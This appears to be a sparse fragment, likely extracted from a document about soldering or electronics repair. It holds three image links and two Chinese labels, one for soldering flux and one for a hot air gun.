
助焊劑





熱風槍

